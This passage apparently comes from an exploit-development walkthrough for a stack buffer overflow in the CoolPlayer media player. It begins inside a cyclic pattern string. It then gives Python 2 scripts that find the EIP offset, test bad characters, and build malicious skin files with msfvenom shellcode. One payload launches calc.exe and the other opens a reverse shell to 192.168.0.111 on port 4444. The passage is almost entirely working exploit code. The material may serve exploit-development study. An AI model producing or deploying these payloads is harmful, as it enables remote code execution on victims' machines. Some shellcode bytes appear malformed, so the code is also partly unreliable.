Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4
Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5
Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2B
n3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9B
q0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8B
s9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7
Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4
By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0
Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9
Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0
Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8
Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5
Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs
4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv
3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy
0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8
Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4D
d5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2
Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0
Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm
0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4
Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0
Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt
9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9"
```

```
forwardBuff = "A" * 3000

payload = coolplayer + eip

with open("exploit.ini", "wb") as file:
    file.write(payload)
```

offset.py

```
#!/usr/bin/env python2

coolplayer = "[CoolPlayer Skin]\nPlaylistSkin="

# eip
# offset 473

offset = "A" * 473

endBuffer = "CCCC" * 100000

payload = coolplayer + offset + "B" * 4 + endBuffer

with open("exploit.ini", "wb") as file:
    file.write(payload)
```

badchars.py

```
#!/usr/bin/env python2

coolplayer = "[CoolPlayer Skin]\nPlaylistSkin="

# eip
# offset 473
# badchars: \x00 \x00a \x0d \x2c \x3d

offset = "A" * 477

badChars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

```
payload = coolplayer + offset + badChars
```

```
with open("exploit.ini", "wb") as file:  
    file.write(payload)
```

popcalc.py

```
#!/usr/bin/env python2  
  
coolplayer = "[CoolPlayer Skin]\nPlaylistSkin="  
  
# eip  
# offset 473  
# badchars: \x00 \x00a \x0d \x2c \x3d  
  
offset = "A" * 473  
  
eip = "\xa6\xe7\x48\x1a" # 0x1a48e7a6  
  
nopsled = "\x90" * 16  
  
# msfvenom -p windows/exec CMD=calc.exe -b "\x00\x0a\x0d\x2c\x3d" --smallest -f c  
shellcode = (  
    "\x6a\x31\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x80\xd7"  
    "\x38\xe1\x83\xeb\xfc\xe2\xf4\x7c\x3f\xba\xe1\x80\xd7\x58\x68"  
    "\x65\xe6\xf8\x85\x0b\x87\x08\x6a\xd2\xdb\xb3\xb3\x94\x5c\x4a"  
    "\xc9\x8f\x60\x72\xc7\xb1\x28\x94\xdd\xe1\xab\x3a\xcd\xa0\x16"  
    "\xf7xec\x81\x10\xda\x13\xd2\x80\xb3\xb3\x90\x5c\x72\xdd\x0b"  
    "\x9b\x29\x99\x63\x9f\x39\x30\xd1\x5c\x61\xc1\x81\x04\xb3\xa8"  
    "\x98\x34\x02\xa8\x0b\xe3\xb3\xe0\x56\xe6\xc7\x4d\x41\x18\x35"  
    "\xe0\x47\xef\xd8\x94\x76\xd4\x45\x19\xbb\xaa\x1c\x94\x64\x8f"  
    "\xb3\xb9\xa4\xd6\xeb\x87\x0b\xdb\x73\x6a\xd8\xcb\x39\x32\x0b"  
    "\xd3\xb3\xe0\x50\x5e\x7c\xc5\xa4\x8c\x63\x80\xd9\x8d\x69\x1e"  
    "\x60\x88\x67\xbb\x0b\xc5\xd3\x6c\xdd\xbd\x39\x6c\x05\x65\x38"  
    "\xe1\x80\x87\x50\xd0\x0b\xb8\xbf\x1e\x55\x6c\xc8\x54\x22\x81"  
    "\x50\x47\x15\x6a\xa5\x1e\x55\xeb\x3e\x9d\x8a\x57\xc3\x01\xf5"  
    "\xd2\x83\xa6\x93\xa5\x57\x8b\x80\x84\xc7\x34\xe3\xb6\x54\x82"  
    "\xae\xb2\x40\x84\x80\xd7\x38\xe1" )  
  
payload = coolplayer + offset + eip + nopsled + shellcode  
  
with open("exploit.ini", "wb") as file:  
    file.write(payload)
```

popshell.py

```
#!/usr/bin/env python2  
  
coolplayer = "[CoolPlayer Skin]\nPlaylistSkin="
```

```

# eip
# offset 473
# badchars: \x00 \x00a \x0d \x2c \x3d

offset = "A" * 473

eip = "\xa6\xe7\x48\x1a" # 0x1a48e7a6

nopsled = "\x90" * 16

# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.111 LPORT=4444 -b
"\x00\x0a\x0d\x2c\x3d" -f c -smallest
shellcode = (
"\x6a\x51\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x9c\xa8"
"\x48\x9f\x83\xeb\xfc\xe2\xf4\x60\x40\xca\x9f\x9c\xa8\x28\x16"
"\x79\x99\x88\xfb\x17\xf8\x78\x14\xce\xa4\xc3\xcd\x88\x23\x3a"
"\xb7\x93\x1f\x02\xb9\xad\x57\xe4\xa3\xfd\xd4\xa4\xb3\xbc\x69"
"\x87\x92\x9d\x6f\xaa\x6d\xce\xff\xc3\xcd\x8c\x23\x02\xa3\x17"
"\xe4\x59\xe7\x7f\xe0\x49\x4e\xcd\x23\x11\xbf\x9d\x7b\xc3\xd6"
"\x84\x4b\x72\xd6\x17\x9c\xc3\x9e\x4a\x99\xb7\x33\x5d\x67\x45"
"\x9e\x5b\x90\xa8\xea\x6a\xab\x35\x67\xa7\xd5\x6c\xea\x78\xf0"
"\xc3\xc7\xb8\xa9\x9b\xf9\x17\xa4\x03\x14\xc4\xb4\x49\x4c\x17"
"\xac\xc3\x9e\x4c\x21\x0c\xbb\xb8\xf3\x13\xfe\xc5\xf2\x19\x60"
"\x7c\xf7\x17\xc5\x17\xba\xa3\x12\xc1\xc0\x7b\xad\x9c\xa8\x20"
"\xe8\xef\x9a\x17\xcb\xf4\xe4\x3f\xb9\x9b\x57\x9d\x27\x0c\xa9"
"\x48\x9f\xb5\x6c\x1c\xcf\xf4\x81\xc8\xf4\x9c\x57\x9d\xcf\xcc"
"\xf8\x18\xdf\xcc\xe8\x18\xf7\x76\xa7\x97\x7f\x63\x7d\xdf\xf5"
"\x99\xc0\x88\x37\x9c\xc7\x20\x9d\x9c\xb9\x14\x16\x7a\xc2\x58"
"\xc9\xcb\xc0\xd1\x3a\xe8\xc9\xb7\x4a\x19\x68\x3c\x93\x63\xe6"
"\x40\xea\x70\xc0\xb8\x2a\x3e\xfe\xb7\x4a\xf4\xcb\x25\xfb\x9c"
"\x21\xab\xc8\xcb\xff\x79\x69\xf6\xba\x11\xc9\x7e\x55\x2e\x58"
"\xd8\x8c\x74\x9e\x9d\x25\x0c\xbb\x8c\x6e\x48\xdb\xc8\xf8\x1e"
"\xc9\xca\xee\x1e\xd1\xca\xfe\x1b\xc9\xf4\xd1\x84\xa0\x1a\x57"
"\x9d\x16\x7c\xe6\x1e\xd9\x63\x98\x20\x97\x1b\xb5\x28\x60\x49"
"\x13\xb8\x2a\x3e\xfe\x20\x39\x09\x15\xd5\x60\x49\x94\x4e\xe3"
"\x96\x28\xb3\x7f\xe9\xad\xf3\xd8\x8f\xda\x27\xf5\x9c\xfb\xb7"
"\x4a" )

payload = coolplayer + offset + eip + nopsled + shellcode

with open("exploit.ini", "wb") as file:
    file.write(payload)

```